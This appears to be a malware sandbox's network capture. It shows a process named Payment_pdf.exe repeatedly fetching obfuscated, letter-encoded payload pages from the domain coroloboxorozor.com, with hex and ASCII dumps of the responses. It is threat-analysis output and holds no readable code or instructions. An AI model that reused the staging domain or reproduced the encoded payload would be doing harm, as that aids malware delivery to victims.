FfTRFyyFlCOFlFkeFfTRFyyFCOFlTOFlTRFllRFyfFllfFllOFlllFlTyFllOFckFlTcFyfFccFckFllTFllTFlllFlleFyfFcCFlTlFyfFllO FllkFllTFyfFlTRFllTFyfFeCFkcFCyFyfFlTcFlllFlTTFlTlFOeFlyFlyFlTFyeFTFTFTFTFTFTFTFCTFecFTFTFkeFlFyFTFk eFlOfFOlFlCTFTFTFTFTFTFTFTFffOFTFyOFTFllFlFCTFTFTFlRfFlTFTFTFeFTFTFTFTFTFTFefFlCyFlTFTFT FyfFTFTFTFlcfFlTFTFTFTFTFlfCFTFyfFTFTFTFfFTFTFOFTFTFTFTFTFTFTFOFTFTF
Feb 23, 2021 09:29:41.564527988 CET	7226	OUT	GET /base/81C3FE323C5502E2AE417434B3B29FF7.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:29:41.760492086 CET	7230	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:29:41 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de0e35c3347c1d347ff2c1dc72a76787e1614068981; expires=Thu, 25-Mar-21 08:29:41 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:51 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9b376300004c7f3e3ea000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=fUlBbPMGXXstZh8QZMz%2BSBX%2Bkx9d4t2L 89I9WYBoi6vRD18a3UhliWK3p8RIYE87L8Y64%2BDSGn%2Fafx9S1ZYHVueIVZukrmDmaakqN3hq4AuktpA4"}],"m ax_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625f949f0cf74c7f-AMS Data Raw: 31 36 31 63 0d 0a 3c 70 3e 79 46 6c 63 65 46 66 4f 54 46 66 4f 6c 46 6c 6b 63 46 6c 43 54 46 66 66 52 46 65 66 46 65 79 46 63 52 46 6c 66 43 46 6c 4f 63 46 66 54 6b 46 66 66 6c 46 66 4f 66 46 66 52 79 46 6c 4f 6c 46 66 6c 4f 46 6c 6b 54 46 6c 6b 66 46 66 4f 6c 46 66 52 52 46 6c 6b 65 46 6c 43 65 46 66 79 66 46 66 4f 43 46 79 54 46 6b 54 46 6c 4f 65 46 6c 65 66 46 66 4f 43 46 6c 6c 54 46 6c 52 54 46 66 4f 66 46 66 4f 6b 46 6c 6c 79 46 6c 79 6c 46 66 4f 6b 46 66 46 6c 79 54 46 66 54 4f 46 6c 79 4f 46 6c 6c 65 46 66 4f 66 46 65 66 46 6c 43 43 46 6b 43 46 66 79 4f 46 6b 66 46 6c 6c 46 66 79 65 46 43 65 46 6c 4f 54 46 66 4f 65 46 66 79 54 46 6b 66 46 6c 52 63 46 6c 46 52 52 46 66 4f 65 46 66 46 6c 66 65 46 6c 4f 43 46 66 66 54 46 66 66 79 46 6c 79 6b 46 6c 46 6b 6c 46 6c 54 4f 46 66 4f 6b 46 66 54 6b 46 66 6b 46 6c 6b 6b 46 66 4f 63 46 66 54 43 46 66 6c 43 46 6c 63 79 46 66 54 79 46 66 54 52 46 66 66 79 46 66 52 52 46 6c 6b 46 52 63 46 43 52 46 6c 66 79 46 66 4f 63 46 66 54 66 46 66 54 52 46 6c 6c 46 66 6b 46 66 6c 6c 46 66 66 79 46 6c 43 65 46 66 54 66 46 52 6c 46 79 43 46 43 4f 46 43 79 46 63 54 46 66 79 54 46 6c 66 6b 46 6c 52 46 66 66 66 46 63 52 46 6c 63 46 6c 79 46 63 66 46 65 79 46 65 63 46 4f 4f 46 43 52 46 65 52 46 79 6b 46 6c 63 46 63 65 46 4f 65 46 66 79 54 46 66 54 6c 46 6c 79 63 46 4f 54 46 6c 43 6b 46 6c 54 52 46 54 46 6c 65 65 46 6c 66 52 46 79 79 46 66 79 6b 46 6c 52 54 46 6c 66 66 46 6 c 65 46 6c 65 46 6c 6b 65 46 6b 6c 46 66 66 43 46 63 65 46 66 4f 54 46 6c 4f 65 46 4f 66 46 6c 6b 65 46 65 65 46 79 54 4 6 66 6c 66 46 43 65 46 6c 6c 46 54 46 6c 52 54 46 6c 6c 43 46 4f 66 46 66 Data Ascii: 161c<p>yFlceFfOTFfOlFlkcFlCTFffRFefFeyFcRFlfCFlOcFfTkFfflFfOfFfRyFlOlFflOFlkTFlkfFfOlFfRRFlkeFlCeF fyfFfOCFyTFkTFlOeFlefFfOCFllTFlRTFfOfFfOkFllyFlylFfOkFfFlyTFfTOFlyOFlleFfOfFefFlCCFkCFfyOFkfFllFfyeF CeFlOTFfOeFfyTFkfFlRcFlFRRFfOeFfFlfeFlOCFffTFffyFlykFlFklFlTOFfOkFfTkFfkFlkkFfOcFfTCFflCFlcyFfTyFfTR FffyFfRRFlkFRcFCRFlfyFfOcFfTfFfTRFllFfkFfllFffyFlCeFfTfFRlFyCFCOFCyFcTFfyTFlfkFlRFfffFcRFlcFlyFcfFey FecFOOFCRFeRFykFlcFceFOeFfyTFfTlFlycFOTFlCkFlTRFTFleeFlfRFyyFfykFlRTFlffFleFleFlkeFklFffCFceFfOTFlOe FOfFlkeFeeFyTFflfFCeFllFTFlRTFllCFOfFf
Feb 23, 2021 09:29:49.469552994 CET	10811	OUT	GET /base/4E6D09D3FE7F5C729D5893BBC810E319.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:29:49.594604969 CET	10812	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:29:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d20b3b2cd54ec48208bbea7fbb3a585d31614068989; expires=Thu, 25-Mar-21 08:29:49 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:53 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9b564300004c7f733c5000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Bit7e91%2Bxx5r76glhkA0lfE%2Fwl9y2GB4Y8%2B1syULe0jfK7d4UFnB%2Fm4baCPX77vK6qFRjFF%2FPlF9CEKWDqXqFg5IKxCuEIgcd0C6v%2BfrhNRCLf%2By"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625f94d06aed4c7f-AMS Data Raw: 31 30 65 62 0d 0a 3c 70 3e 46 6c 6c 52 46 54 46 6c 6c 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 6c 66 54 46 54 46 6c 54 43 46 54 46 6c 54 6c 46 54 46 6c 54 79 46 54 46 6c 66 54 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 79 6b 46 54 46 6c 6c 6c 46 54 46 79 6b 46 54 46 63 6b 46 54 46 6c 6c 63 46 54 46 6c 6c 63 46 54 46 6c 54 63 46 54 46 79 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 6c 54 63 46 54 46 6b 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 6c 6c 6c 46 54 46 6c 6c 52 46 54 46 6c 6c 65 46 54 46 6c 54 65 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 79 6b 46 54 46 79 66 46 54 46 79 6b 46 54 46 6c 54 43 46 54 46 6c 6c 6c 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 43 6b 46 54 46 79 6b 46 54 46 6c 6c 6b 46 54 46 6c 54 4f 46 54 46 6c 6c 63 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 79 6b 46 54 46 6c 66 6c 46 54 46 6c 6c 65 46 54 46 63 43 46 54 46 6c 54 6b 46 54 46 6c 6c 66 46 54 46 6c 6c 65 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 6c 54 79 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 6c 66 6c 46 54 46 6c 54 65 46 54 46 6c 6c 65 46 54 46 6c 6c 6c 46 54 46 6c 6c 6c 46 54 46 6c 54 54 46 54 46 54 46 6c 66 66 46 54 46 63 43 46 54 46 79 6b 46 54 46 43 79 46 54 46 79 6b 46 54 46 63 43 46 54 46 6c 6c 54 46 54 46 6c 6c 66 46 54 46 6c 54 54 46 54 46 6c 6c 66 46 54 46 6c 6c 79 46 54 46 6c 54 6c 46 54 46 6c 6c 6b 46 54 46 6c 6c 4f 46 54 46 6c 54 65 46 54 46 63 6b 46 54 46 79 6b 46 54 46 6c 54 6c 46 54 46 Data Ascii: 10eb<p>FllRFTFllkFTFllfFTFykFTFlleFTFykFTFlleFTFlfTFTFlTCFTFlTlFTFlTyFTFlfTFTFlTRFTFccFTFykFTFlllFTFykFTFckFTFllcFTFllcFTFlTcFTFykFTFllfFTFykFTFlTTFTFlTcFTFlTkFTFlfTFTFlTfTFlllFTFllRFTFlleFTFlfTFTFlTfTFTFykFTFyfTFTFykFTFlTCFTFlllFTFlleFTFykFTFCkFTFykFTFllkFTFlTOFTFllcFTFlleFTFykFTFlTTFTFykFTFlflFTFlleFTFcCFTFlTkFTFllfFTFlleFTFllRFTFcCFTFcCFTFlTyFTFykFTFlTRFTFykFTFlTRFTFccFTFllRFTFcCFTFlflFTFlTeFTFlffFTFlTcFTFlTfFTFlTTFTFlffFTFcCFTFykFTFCyFTFykFTFcCFTFllTFTFllfFTFlTTFTFllfFTFlIyFTFlTlFTFllkFTFllOFTFlTeFTFckFTFykFTFlTlFTF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49747	172.67.172.17	80	C:\Users\user\Desktop\Payment_pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:29:48.712119102 CET	9566	OUT	GET /base/A632564F6B586F5A6F356DB5CA3B2690.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:29:48.824923038 CET	9672	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:29:48 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d5a7e47047286f0c88d415a21f5da7c2c1614068988; expires=Thu, 25-Mar-21 08:29:48 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:47 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9b534d00001ebe0915c000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=W6xSlRh3Dk%2B5eVwADcy0Ks4skwk9qiBtrvlSNED4aidseoF3JVW6WUg6fJ%2BbWhAla9CxrIlR74DEd7UGIEl5I%2BEmJ3lOzrIGuia%2BKRRK8o0ZrmzP"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f94cbafb71ebe-AMS Data Raw: 37 63 38 34 0d 0a 3c 70 3e 6b 6b 46 63 54 46 6c 4f 4f 46 54 46 79 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 66 52 52 46 66 52 52 46 54 46 54 46 6c 43 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 65 4f 46 54 46 6c 66 43 46 54 46 54 46 54 46 6c 4f 46 79 6c 46 6c 43 65 46 6c 4f 46 54 46 6c 43 54 46 63 46 66 54 52 46 79 79 46 6c 43 4f 46 6c 46 6b 65 46 66 54 52 46 79 79 46 43 4f 46 6c 54 4f 46 6c 54 52 46 6c 6c 52 46 79 66 46 6c 6c 66 46 6c 6c 4f 46 6c 6c 6c 46 6c 54 79 46 6c 6c 4f 46 63 6b 46 6c 54 63 46 79 66 46 63 63 46 63 6b 46 6c 6c 54 46 6c 6c 54 46 6c 6c 6c 46 6c 6c 65 46 79 66 46 63 43 46 6c 54 6c 46 79 66 46 6c 6c 4f 46 6c 6c 6b 46 6c 6c 54 46 79 66 46 6c 54 52 46 6c 6c 54 46 79 66 46 65 43 46 6b 63 46 43 79 46 79 66 46 6c 54 63 46 6c 6c 6c 46 6c 54 54 46 6c 54 6c 46 4f 65 46 6c 79 46 6c 79 46 6c 54 46 79 65 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 43 54 46 65 63 46 54 46 54 46 6b 65 46 6c 46 79 46 54 46 6b 65 46 6c 4f 66 46 4f 6c 46 6c 43 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 66 66 4f 46 54 46 79 4f 46 54 46 6c 6c 46 6c 46 43 54 46 54 46 54 46 6c 52 66 46 6c 54 46 54 46 54 46 65 46 54 46 54 46 54 46 54 46 54 46 54 46 65 66 46 6c 43 79 46 6c 54 46 54 46 54 46 79 66 4 6 54 46 54 46 54 46 6c 63 66 46 6c 54 46 54 46 54 46 54 46 54 46 6c 66 43 46 54 46 79 66 46 54 46 54 46 54 46 66 46 54 46 54 46 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 4f 46 54 46 54 46 Data Ascii: 7c84<p>kkFcTFlOOFTFyFTFTFTFOFTFTFTFfRRFfRRFTFTFlCOFTFTFTFTFTFTFTFeOFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFlfCFTFTFTFlOFylFlCeFlOFTFlCTFcFfTRFyyFlCOFlFkeFfTRFyyFCOFlTOFlTRFllRFyfFllfFllOFlllFlTyFllOFckFlTcFyfFccFckFllTFllTFlllFlleFyfFcCFlTlFyfFllOFllkFllTFyfFlTRFllTFyfFeCFkcFCyFyfFlTcFlllFlTTFlTlFOeFlyFlyFlTFyeFTFTFTFTFTFTFTFTFCTFecFTFTFkeFlFyFTFkeFlOfFOlFlCTFTFTFTFTFTFTFTFTFffOFTFyOFTFllFlFCTFTFTFlRfFlTFTFTFeFTFTFTFTFTFTFTFefFlCyFlTFTFTFyfFTFTFTFlcfFlTFTFTFTFTFlfCFTFyfFTFTFTFfFTFTFOFTFTFTFTFTFTFTFOFTFTF
Feb 23, 2021 09:29:53.262610912 CET	10969	OUT	GET /base/81C3FE323C5502E2AE417434B3B29FF7.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:29:53.742930889 CET	12121	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:29:53 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d4dd09be1eb544bd72e3b4527cd7d39331614068993; expires=Thu, 25-Mar-21 08:29:53 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:51 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9b651400001ebe4d37f000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=bUca0YqViX8Qg5WYf4GunkNoYTxfolH3KqtP2ujlnMn3OfLRB3dA82zNkI%2FhIUarDc%2FTIFpLEul4c3oZLbfb1VPTUcPKZn4z95c5EMl7ZZX2ES0c"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f94e82c541ebe-AMS Data Raw: 38 65 65 0d 0a 3c 70 3e 79 46 6c 63 65 46 66 4f 54 46 66 4f 6c 46 6c 6b 63 46 6c 43 54 46 66 66 52 46 65 66 46 65 79 46 63 52 46 6c 66 43 46 6c 4f 63 46 66 54 6b 46 66 66 6c 46 66 4f 66 46 66 52 79 46 6c 4f 6c 46 66 6c 4f 46 6c 6b 54 46 6c 6b 66 46 66 4f 6c 46 66 52 52 46 6c 6b 65 46 6c 43 65 46 66 79 66 46 66 4f 43 46 79 54 46 6b 54 46 6c 4f 65 46 6c 65 66 46 66 4f 43 46 6c 6c 54 46 6c 52 54 46 66 4f 66 46 66 4f 6b 46 6c 6c 79 46 6c 79 6c 46 66 4f 6b 46 66 6c 79 54 46 66 54 4f 46 6c 79 4f 46 6c 6c 65 46 66 4f 66 46 65 66 46 6c 43 43 46 6b 43 46 66 79 4f 46 6b 66 46 6c 6c 46 66 79 65 46 43 65 46 6c 4f 54 46 66 4f 65 46 66 79 54 46 6b 66 46 6c 52 63 46 6c 46 52 52 46 66 4f 65 46 66 46 6c 66 65 46 6c 4f 43 46 66 66 54 46 66 66 79 46 6c 79 6b 46 6c 46 6b 6c 46 6c 54 4f 46 66 4f 6b 46 66 54 6b 46 66 6b 46 6c 6b 6b 46 66 4f 63 46 66 54 43 46 66 6c 43 46 6c 63 79 46 66 54 79 46 66 54 52 46 66 79 46 52 52 46 6c 6b 46 52 63 46 43 52 46 6c 66 79 46 66 4f 63 46 66 54 66 46 66 54 52 46 6c 6c 46 66 6b 46 66 6c 6c 46 66 66 79 46 6c 43 65 46 66 54 66 46 52 6c 46 79 43 46 43 4f 46 43 79 46 63 54 46 66 79 54 46 6c 66 6b 46 6c 52 46 66 66 66 46 63 52 46 6c 63 46 6c 79 46 63 66 46 65 79 46 65 63 46 4f 4f 46 43 52 46 65 52 46 79 6b 46 6c 63 46 63 65 46 4f 65 46 66 79 54 46 66 54 6c 46 6c 79 63 46 4f 54 46 6c 43 6b 46 6c 54 52 46 54 46 6c 65 65 46 6c 66 52 46 79 79 46 66 79 6b 46 6c 52 54 46 6c 66 66 46 6c 65 46 6c 65 46 6c 6b 65 46 6b 6c 46 66 66 43 46 63 65 46 66 4f 54 46 6c 4f 65 46 4f 66 46 6c 6b 65 46 65 65 46 79 54 46 66 6c 66 46 43 65 46 6c 6c 46 54 46 6c 52 54 46 6c 6c 43 46 4f 66 46 66 4f 65 46 6c 6b Data Ascii: 8ee<p>yFlceFfOTFfOlFlkcFlCTFffRFefFeyFcRFlfCFlOcFfTkFfflFfOfFfRyFlOlFflOFlkTFlkfFfOlFfRRFlkeFlCeFfyfFfOCFyTFkTFlOeFlefFfOCFllTFlRTFfOfFfOkFllyFlylFfOkFfFlyTFfTOFlyOFlleFfOfFefFlCCFkCFfyOFkfFllFfyeFCeFlOTFfOeFfyTFkfFlRcFlFRRFfOeFfFlfeFlOCFffTFffyFlykFlFklFlTOFfOkFfTkFfkFlkkFfOcFfTCFflCFlcyFfTyFfTRFffyFfRRFlkFRcFCRFlfyFfOcFfTfFfTRFllFfkFfllFffyFlCeFfTfFRlFyCFCOFCyFcTFfyTFlfkFlRFfffFcRFlcFlyFcfFeyFecFOOFCRFeRFykFlcFceFOeFfyTFfTlFlycFOTFlCkFlTRFTFleeFlfRFyyFfykFlRTFlffFleFleFlkeFklFffCFceFfOTFlOeFOfFlkeFeeFyTFflfFCeFllFTFlRTFllCFOfFfOeFlk
Feb 23, 2021 09:30:00.754400015 CET	16650	OUT	GET /base/4E6D09D3FE7F5C729D5893BBC810E319.html HTTP/1.1 Host: coroloboxorozor.com

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:30:00.951994896 CET	16652	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:30:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d5180a34363134778e02bcd619eba036d1614069000; expires=Thu, 25-Mar-21 08:30:00 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:53 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9b825800001ebe27845000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YyTvWA6QjHll f2fyL60vVzXvtdQXWHEjQAI65oLzzgRnhE7CwM%2FKWr52fBRvuvj8YDM1loiQ9mNg6oSIXUgLve%2FbMUDNFkQhvW fGZMP77TwfoIAa"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f9516fa741ebe-AMS Data Raw: 35 63 62 66 0d 0a 3c 70 3e 46 6c 6c 52 46 54 46 6c 6c 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 6c 66 54 46 54 46 6c 54 43 46 54 46 6c 54 6c 46 54 46 6c 54 79 46 54 46 6c 66 54 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 79 6b 46 54 46 6c 6c 6c 46 54 46 79 6b 46 54 46 63 6b 46 54 46 6c 6c 63 46 54 46 6c 6c 63 46 54 46 6c 54 63 46 54 46 79 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 6c 54 63 46 54 46 6c 66 54 46 54 6b 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 6c 6c 6c 46 54 46 6c 6c 52 46 54 46 6c 6c 65 46 54 46 6c 54 65 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 79 6b 46 54 46 79 66 46 54 46 79 6b 46 54 46 6c 54 43 46 54 46 6c 6c 6c 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 43 6b 46 54 46 79 6b 46 54 46 6c 6c 6b 46 54 46 6c 54 4f 46 54 46 6c 6c 63 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 79 6b 46 54 46 6c 66 6c 46 54 46 6c 6c 65 46 54 46 63 43 46 54 46 6b 54 6b 46 54 46 6c 6c 66 46 54 46 6c 6c 65 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 63 43 46 54 46 6c 54 79 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 6c 66 6c 46 54 46 6c 54 65 46 54 46 6c 6c 46 54 46 6c 6c 6c 46 54 46 6c 54 54 46 54 46 54 46 6c 66 66 46 54 46 63 43 46 54 46 79 6b 46 54 46 43 79 46 54 46 79 6b 46 54 46 63 43 46 54 46 6c 6c 54 46 54 46 6c 6c 6c 46 54 46 6c 54 54 46 54 46 6c 6c 66 46 54 46 6c 6c 79 46 54 46 6c 54 6c 46 54 46 6c 6c 6b 46 54 46 6c 6c 4f 46 54 46 6c 54 65 46 54 46 63 6b 46 54 46 79 6b 46 54 46 6c 54 6c 46 54 46 79 6b 46 54 46 63 6b 46 54 46 Data Ascii: 5cbf<p>FllRFTFllkFTFllfFTFykFTFlleFTFykFTFlleFTFlfTFTFlTCFTFlTlFTFlTyFTFlfTFTFlTRFTFccFT FykFTFlllFTFykFTFckFTFllcFTFllcFTFlTcFTFykFTFllfFTFykFTFlTTFTFlTcFTFlTkFTFlfTFTFlTfFTFlllFTFllRFTFll eFTFlTeFTFlfTFTFlTfFTFykFTFyfFTFykFTFlTCFTFlllFTFlleFTFykFTFCkFTFykFTFllkFTFlTOFTFllcFTFlleFTFykFTFl TTFTFykFTFlflFTFlleFTFcCFTFlTkFTFllfFTFlleFTFllRFTFcCFTFcCFTFlTyFTFykFTFlTRFTFykFTFlTRFTFccFTFllRFTF cCFTFlflFTFlTeFTFlffFTFlTcFTFlTfFTFlTTFTFlffFTFcCFTFykFTFCyFTFykFTFcCFTFllTFTFllfFTFlTTFTFllfFTFlIyF TFlTlFTFllkFTFllOFTFlTeFTFckFTFykFTFlTlFTFykFTFckFTF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49755	172.67.172.17	80	C:\Users\user\Desktop\Payment_pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:30:26.837451935 CET	16757	OUT	GET /base/A632564F6B586F5A6F356DB5CA3B2690.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:30:27.121298075 CET	16758	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:30:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d48c4204e5cc3dddfce78ac41bda523511614069026; expires=Thu, 25-Mar-21 08:30:26 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax last-modified: Tue, 23 Feb 2021 05:12:47 GMT vary: Accept-Encoding x-frame-options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9be83a00009be52a831000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=90TjYd%2F0AeLbFhR7Lo7TyQd3YCa7wyVH8H SFDBn3L%2BGrZNoi75KLkm3SZIaGNCSZbRkFf1phM00KMlPzw3bJk%2FHysM3xnog1ErrE2MBYpxcGsAPk"}],"gro up":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625f95b9fa979be5-AMS Data Raw: 36 62 62 35 0d 0a 3c 70 3e 6b 6b 46 63 54 46 6c 4f 4f 46 54 46 79 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 66 52 52 46 66 52 52 46 54 46 54 46 6c 43 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 65 4f 46 54 46 6c 66 43 46 54 46 54 46 54 46 6c 4f 46 79 6c 46 6c 43 65 46 6c 4f 46 54 46 6c 43 54 46 63 46 66 54 52 46 79 79 46 6c 43 4f 46 6c 46 6b 65 46 66 54 52 46 79 79 46 43 4f 46 6c 54 4f 46 6c 54 52 46 6c 6c 52 46 79 66 46 6c 6c 66 46 6c 6c 4f 46 6c 6c 6c 46 6c 54 79 46 6c 6c 4f 46 63 6b 46 6c 54 63 46 79 66 46 63 63 46 63 6b 46 6c 6c 54 46 6c 6c 54 46 6c 6c 6c 46 6c 6c 65 46 79 66 46 63 43 46 6c 54 6c 46 79 66 46 6c 6c 4f 46 6c 6c 6b 46 6c 6c 54 46 79 66 46 6c 54 52 46 6c 6c 54 46 79 66 46 65 43 46 6b 63 46 43 79 46 79 66 46 6c 54 63 46 6c 6c 6c 46 6c 54 54 46 6c 54 6c 46 4f 65 46 6c 79 46 6c 79 46 6c 54 46 79 65 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 43 54 46 65 63 46 54 46 54 46 6b 65 46 6c 46 79 46 54 46 6b 65 46 6c 4f 66 46 4f 6c 46 6c 43 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 66 66 4f 46 54 46 79 4f 46 54 46 6c 6c 46 6c 46 43 54 46 54 46 54 46 6c 52 66 46 6c 54 46 54 46 54 46 65 46 54 46 54 46 54 46 54 46 54 46 54 46 65 66 46 6c 43 79 46 6c 54 46 54 46 54 46 79 66 4 6 54 46 54 46 54 46 6c 63 66 46 6c 54 46 54 46 54 46 54 46 54 46 6c 66 43 46 54 46 79 66 46 54 46 54 46 54 46 66 46 54 46 54 46 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 Data Ascii: 6bb5<p>kkFcTFlOOFTFyFTFTFTFOFTFTFTFfRRFfRRFTFTFlCOFTFTFTFTFTFTFTFeOFTFTFTFTFTF TFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFlfCFTFTFTFlOFylFlCeFlOFTFlCTFc FfTRFyyFlCOFlFkeFfTRFyyFCOFlTOFlTRFllRFyfFllfFllOFlllFlTyFllOFckFlTcFyfFccFckFllTFllTFlllFlleFyfFcCFlTlFyfFllO FllkFllTFyfFlTRFllTFyfFeCFkcFCyFyfFlTcFlllFlTTFlTlFOeFlyFlyFlTFyeFTFTFTFTFTFTFTFCTFecFTFTFkeFlFyFTFk eFlOfFOlFlCTFTFTFTFTFTFTFTFffOFTFyOFTFllFlFCTFTFTFlRfFlTFTFTFeFTFTFTFTFTFTFefFlCyFlTFTFT FyfFTFTFTFlcfFlTFTFTFTFTFlfCFTFyfFTFTFTFfFTFTFOFTFTFTFTFTFTFTFOFTFTFTF
Feb 23, 2021 09:30:27.538566113 CET	17820	OUT	GET /base/81C3FE323C5502E2AE417434B3B29FF7.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:30:27.642853975 CET	17821	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:30:27 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d9dc1eea6d29a77c314cfadbc944cafd81614069027; expires=Thu, 25-Mar-21 08:30:27 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:51 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9beaf900009be536161000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=LSe2YyCpxN62DW0XTrup0Et74KSOs8hORV6R gimNRAKVOwFOhMUO4tV2qpn4%2BH1exnFLeH8HBrlGAze%2FSWdBeyYmI3hlYxwIqnNgttM0p6QEfqOJ"}],"group":"cf- nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625f95be5ca29be5-AMS Data 